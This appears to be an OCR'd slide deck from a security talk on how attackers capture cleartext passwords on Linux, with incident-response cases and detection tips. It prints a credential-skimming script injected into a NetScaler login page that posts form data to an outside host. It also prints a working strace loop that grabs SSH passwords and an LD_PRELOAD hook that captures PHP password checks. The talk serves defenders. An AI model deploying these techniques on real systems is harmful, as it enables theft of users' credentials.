
**Event 13, Sysmon**

**General** **Details**

Registry value set:  
RuleName: -  
EventType: SetValue  
UtcTime: 2022-04-17 12:54:41.721  
ProcessGuid: {562ff2b1-86e7-6259-1b01-000000002c00}  
ProcessId: 832  
Image: C:\WINDOWS\regedit.exe  
TargetObject: HKEY\_LOCAL\_MACHINE\Software\test\Binary  
Details: Binary Data Details: Binary Data  
User: DESKTOP-Q4NDI0Q\testuser1

# Stealing Cleartext Passwords under Linux

Mixed Bag



# Bash History with a Twist

- The certificate used for signing into M365 was stored on <redacted> in a password-protected Java Keystore under **/opt/siemens/scs\_groupware/conf/keystore.jks**.
- Password in the root's bash history:  
**/opt/siemens/scs\_groupware/conf/groupware.jks -storepass <password>**
- More information in the OpenScape XML config:  


```
<Property name="exchange.auth.oauth.tenantId" value="bb2da9be-..." writable="true"/>
<Property name="exchange.auth.oauth.clientId" value="566524fa-..." writable="true"/>
```
- **This allowed the TA to use the certificate credential login flow on login.microsoftonline.com and use Microsoft Graph API to read E-Mails** ([https://graph.microsoft.com/v1.0/users/{MAILBOX\\_USER}/messages](https://graph.microsoft.com/v1.0/users/{MAILBOX_USER}/messages))



# The TA got two admin accounts 🧑♂️ ✨


- At first, we were puzzled 😕
- The Threat Actor was deep inside the network, using two different administrator accounts - without triggering a single alert.

Magic? ✨



# Backdooring a NetScaler Login Prompt

```
root@XGCGSLB01B# grep -Ri "citrix3.js" /netscaler/*
/netscaler/ns_gui/vpn/index.html:<script type="text/javascript"
src=jscloud.biz/assets/fb8d52e2-758c-4eca-942e-108af10a0551/citrix3.js></script>
```




```
function sendForm() {
  let data = ""
  for(entry of document.getElementById('vpnForm').getElementsByTagName("input")) {
    data += entry.value + ","
  }

  fetch('https://jscloud.live/items/accounts', {
    method: 'POST',
    headers: {
      'Accept': 'application/json, text/plain, */*',
      'Content-Type': 'application/json'
    }
  })
}
```

# Pluggable Authentication Modules (PAM)

- PAM separates the standard and specialized tasks of authentication from applications.
- A user can provide username and password credentials, which can be stored locally or remotely with LDAP or Kerberos. A user can also provide a fingerprint or a certificate as a credential. It would be painful to ask each application developer to rewrite the authentication checks for each new method. A call to PAM libraries leaves the checks to authentication experts.
- **Of course, it's a bit more complex than that.**





And... Cut!

Red Hat Documentation AI Learn Documentation  Search within product

Products > Red Hat Enterprise Linux > 6 > Security Guide > 7.9. Configuring PAM for Auditing

Red Hat Enterprise Linux  

Guide

- Security Overview >
- Configuring Your Network >
- File System Options >
- Central Principles of Information Security
- System Installation >
- System Maintenance >
- System Auditing <img alt="Down arrow icon" data-bbox="258 865 275 885"/>

## 7.9. Configuring PAM for Auditing

### 7.9.1. Configuring pam\_tty\_audit

The audit system in Red Hat Enterprise Linux uses the `pam_tty_audit` PAM module to enable or disable auditing of TTY input for specified users. When the audited user logs in, `pam_tty_audit` records the exact keystrokes the user makes into the `/var/log/audit/audit.log` file. The module works with the `auditd` daemon, so make sure it is enabled before configuring `pam_tty_audit`. See [Section 7.4, “Starting the audit Service”](#) for more information.

When you want to specify user names for TTY auditing, modify the `/etc/pam.d/system-auth` and `/etc/pam.d/password-auth` files using the `disable` and `enable` options in the following format:

# Enabling pam\_tty\_audit

**The pam\_tty\_audit PAM module enables or disables TTY auditing, which is not enabled by default in the kernel.**

Required parameters to enable for all users:

```
# vi /etc/pam.d/sshd
```

--snip--


```
account  include      password-auth
password include      password-aut
session  required      pam_tty_audit.so enable=*
```

#< add this line


```
● ● ●

type=SYSCALL msg=audit(1759481742.511:239): arch=c000003e syscall=231 a0=0
a1=fffffffffffff88 a2=e7 a3=4 items=0 ppid=1 pid=93024 auid=0 uid=0 gid=0 euid=0
suid=0 fsuid=0 egid=0 sgid=0 fsgid=0 tty=pts2 ses=803 comm="bash"
exe="/usr/bin/bash" subj=unconfined key=(null)

type=TTY msg=audit(1759481742.511:239): tty pid=93024 uid=0 auid=0 ses=803 major=136
minor=2 comm="bash"
data=666F6F6261720D0D0D0D01B5B3230307E686572655F676F65735F6D795F73757065725F7365637
265745F70617373776F72645F666F725F7468655F6B657973746F72651B5B3230317E0D0D0D0D2E2F6
B657973746F7265201B5B3230307E686572655F676F65735F6D795F73757065725F7365637265745F706
17373776F72645F666F725F7468655F6B657973746F72651B5B3230317E0D70696E670D636174202F657
4097061737377640D
```



**A TON more of PAM shenanigans. Could easily be a talk on his own.**



dfir.ch/posts/strace/#

Home Posts Talks Tweets | ☀

# [s||]trace - Linux Malware Analysis

1 Feb 2024

▼ Table of Contents

- [Introduction](#)
- [strace all the things](#)
- [Conclusion](#)
- [ltrace FTW?](#)
- [Backdoor in Action](#)

# strace All The Things !

```
root@passwords:~# ./ssh-grabber.sh
```

Listening for SSH connections...press Ctrl-C to exit.

[...]

```
write(6, "\x00\x00\x00\x15\x0c", 5)      = 5
```

```
write(6,
```

```
"\x00\x00\x00\x10\x65\x4b\x77\x5a\x21\x37\x28\x71\x4d\x40\x52\x32\x75\x23\x3f\x61",
```

```
20) = 20
```


[...]

I wonder if such a behaviour would get picked up by an EDR..

```
● ● ●

# Listen for sshd child processes and strace them when they
spawn
echo "Listening for SSH connections...press Ctrl-C to exit."
while [ 1 ]; do
    pid=$(ps aux | grep ssh | grep net | awk '{ print $2}')
    if [ -n "$pid" ]; then
        strace -qx -s 250 -e trace=write -p "$pid"
    fi
done
```

[Github.com – ssh-grabber](https://github.com/.../ssh-grabber)



Input

```
write(6,
"\x00\x00\x00\x10\x65\x4b\x77\x5a\x21\x37\x28\x71\x4d\x40\x52\x32\x75\x23\x3f\x61", 20) = 20
```

Output

```
SOACKNULNULNULDU eKwZ!7(qM@R2u#?a
```

## Hooking PHP functions

WordPress's password check is done with `password_verify()`, wrapped by WordPress's own `wp_check_password()` for compatibility and automatic hash upgrades.

**password\_verify()** is implemented in C inside PHP's core, in the `ext/standard/password.c` file.

`wp-login.php` ↴

`wp_signon()` ↴

`wp_authenticate()` ↴

`wp_authenticate_username_password()` ↴

`wp_check_password()` ↴

**password\_verify()**

# Hooking PHP functions – LD\_PRELOAD

- Compile as shared library:

```
gcc -Wall -fPIC -shared -o  
password_verify_hook  
password_verify_hook.c -ldl
```

- Load it into the process:

```
LD_PRELOAD=./password_verify_hook.so"  
php -q bsides.php
```

```
char * current_hook[3];  
  
void *memcpy(void *dest, const void *src, size_t n)  
{  
    void (*new_memcpy)(void *dest, const void *src, size_t n);  
    new_memcpy = dlsym(RTLD_NEXT, "memcpy");  
  
    // Once we see a call to password_verify in malloc,  
    // check if it's the correct call and then output password saved in buffer  
    if(strncmp(src, "password_verify", 15) == 0) {  
        if(strncmp(current_hook[1], "hash", 4) == 0) {  
            printf("Password captured: %s\n", current_hook[2]);  
        }  
    }  
}
```

[mike-gualtieri.com - Hooking Linux Libraries for Post-Exploitation Fun](http://mike-gualtieri.com - Hooking Linux Libraries for Post-Exploitation Fun)

- Profit:

**Password captured: mysecretpass**

## Detection

However, such LD\_PRELOAD techniques are rather “easy” to spot:



```
root@passwords:~# cat /proc/139158/maps | grep hook
76d2fdb70000-76d2fdb71000 r--p 00000000 fd:01 251922 /root/steal_passwords/password_verify_hook.so
76d2fdb71000-76d2fdb72000 r-xp 00001000 fd:01 251922 /root/steal_passwords/password_verify_hook.so
76d2fdb72000-76d2fdb73000 r--p 00002000 fd:01 251922 /root/steal_passwords/password_verify_hook.so
76d2fdb73000-76d2fdb74000 r--p 00002000 fd:01 251922 /root/steal_passwords/password_verify_hook.so
76d2fdb74000-76d2fdb75000 rw-p 00003000 fd:01 251922 /root/steal_passwords/password_verify_hook.so
```

In-depth knowledge of/proc is a must when conducting Linux investigations:

BSides Munich: /proc for Security Analysts

## pspy

*pspy is a command line tool designed to snoop on processes without need for root permissions. It allows you to see commands run by other users, cron jobs, etc. as they execute. Great for enumeration of Linux systems in CTFs. Also great to demonstrate your colleagues why passing secrets as arguments on the command line is a bad idea.*

[GitHub.com – pspy](https://github.com/cyberelk/pspy)



```
func (p *PSScanner) processNewPid(pid int) {
    statInfo := syscall.Stat_t{}
    errStat := lstat(fmt.Sprintf("/proc/%d", pid), &statInfo)
    cmdLine, errCmdLine := readFile(fmt.Sprintf("/proc/%d/cmdline", pid), p.maxCmdLength)
    ppid, _ := p.getPpid(pid)
```



## - TruffleHog

*TruffleHog is the most powerful secrets Discovery, Classification, Validation, and Analysis tool. In this context, secret refers to a credential a machine uses to authenticate itself to another machine. This includes API keys, database passwords, private encryption keys, and more...*

**TruffleHog classifies over 800 secret types, mapping them back to the specific identity they belong to.** Is it an AWS secret? Stripe secret? Cloudflare secret? Postgres password? SSL Private key? Sometimes it's hard to tell looking at it, so TruffleHog classifies everything it finds.

```
TruffleSec Desktop % trufflehog filesystem test_keys
2023-07-11T11:51:24-04:00      info-0 trufflehog      loaded decoders
2023-07-11T11:51:24-04:00      info-0 trufflehog      loaded detector
verification_enabled": 747, "verification_disabled": 0}
hog  TruffleHog. Unearth your secrets. hog

Found verified result hog
Detector Type: URI
Decoder Type: PLAIN
Raw result: https://admin:admin@the-internet.herokuapp.com
File: test_keys/keys
Line: 2

